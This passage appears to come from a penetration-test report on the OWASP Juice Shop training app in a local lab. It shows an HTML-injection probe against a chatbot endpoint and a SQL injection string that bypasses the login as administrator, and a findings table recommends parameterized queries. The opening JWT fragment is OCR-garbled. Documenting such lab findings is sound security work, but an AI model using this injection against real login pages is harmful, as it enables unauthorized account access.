6ImN1c3RvbWVyiwiZGVsdXhlVG9rZW4iOiIiLCJsYXNOTG9naW5J
cCI6ljAuMC4wLjAiLCJwcm9maWxLSw1hZ2UiOiIvYXNzZXRzL3B1Y
mxpYy9pbWFnZXMvdXBsb2Fkcy9kZwZhdWx0LnN2ZyIsInRvdHBTZw
NyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlyXrlZEFOIjoiMjA
yNC0wNC0wMlQxNTozODoxOC45MDRaIiwidXBkYXRlZEFOIjoiMjAy
NC0wNC0wMlQxOToxMDoyNS4wNjFaIiwiZGVsZXRlZEFOIjpudWxsf
SwiaWF0IjoxNzEyMDg1MDI1fQ.DzvBVpj0AUaRvSe0Ai7VELMbuh
sJpy9sMG8ae8RtFSJBYue680pPh2oT6QAk6Ce3o60S_DJlBwqvmsK6
TKBhSPyPZH1lzRVPAc9jeZzjZuBuqZF00ygR2733rlmrbtPb19_5t
DehErP5gxTb02_644cQIyN4fhUmMOMtmT_eb7U
14
15 {
    "action": "query",
    "query": "<h1>\\"Hello\\"</h1>"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 86
9 ETag: W/"56-a2jEWKYAhicfqP7QiklRtMTpixc"
10 Vary: Accept-Encoding
11 Date: Tue, 02 Apr 2024 19:10:59 GMT
12 Connection: close
13
14 {
    "action": "response",
    "body":
        "Sorry I couldn't understand what you were trying to say"
}
```

Login

The login page is susceptible to SQL injection. Entering “ OR 1=1 – “ in the email field and any text in the password field allows logging in as the administrator without knowing the password.

192.168.18.7:3000/#/login

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

ASP Juice Shop

Login

Email *

Password *

[Forgot your password?](#)

Remember me

Not yet a customer? [Create account](#)

192.168.18.7:3000/#/

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop

All Products

	Apple Juice (1000ml)		Apple Pomace		Juice (1000ml)
--	----------------------	--	--------------	--	----------------

- [admin@juice-sh.op](#)
- [Orders & Payment](#)
- [Privacy & Security](#)
- [Logout](#)

Finding	Severity	Description
	Critical	SQL injection in the Login allows attackers to login as administrator. Parameterized queries should be used to prevent SQL injection.

Input Validation in Other Areas of the Web Application

An address was created with the following information

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is https://192.168.18.7:3000/#/address/create. The page title is "Add New Address". The form fields and their values are:

- Country *: Country1
- Name *: User1
- Mobile Number *: 9999999999
- ZIP Code *: 1
- Address *:
 - 1
 - Max. 160 characters
 - 1/160
- City *: City1
- State:
 - Please provide a state.
 - 1/160

At the bottom, there are "Back" and "Submit" buttons.

Misc